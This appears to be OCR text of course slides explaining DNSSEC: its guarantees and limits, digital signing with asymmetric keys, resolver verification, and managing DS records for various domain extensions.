
two.domain.com

DNSSEC

- Domain Name System Security Extensions (DNSSEC) is a suite of the Internet Engineering Task Force (IETF)
- It is used for securing certain types of information provided by DNS
- It works by digitally signing records for DNS lookup using public-key cryptography


DNSSEC guarantees:	DNSSEC does not guarantee:
Authenticity	Confidentiality
Integrity	Protection against Denial of Service (DoS)
The non-existence of a domain name or type	

Notes: ____________________



How DNSSEC Works


1. DNSSEC is based on the concept of **asymmetric keys** — Public and private keys
2. DNSSEC adds a **digital signature** to each piece of a domain name's DNS information
3. When a guest enters the domain name's URL in a web browser, the **resolver verifies** the digital signature
4. The digital signature must match the **value on file at the registry**; else, the resolver will reject the response



Managing DNSSEC for Domain Name

1. DNSSEC adds a layer of security to domain names by adding **digital signatures** to the **Domain Name System** (DNS) information
2. **Delegation Signing** (DS) data contain the digital signature information for a respective domain name's DNS
3. The following are the extensions that can be managed in DS records:
   - .com; .net; .biz; .us; .org; .eu; .co.uk, .me.uk, and .org.uk; .co; .com.co, .net.co, and .nom.co
4. Depending upon the domain name's extension, one or more **DS records can be used at a time**

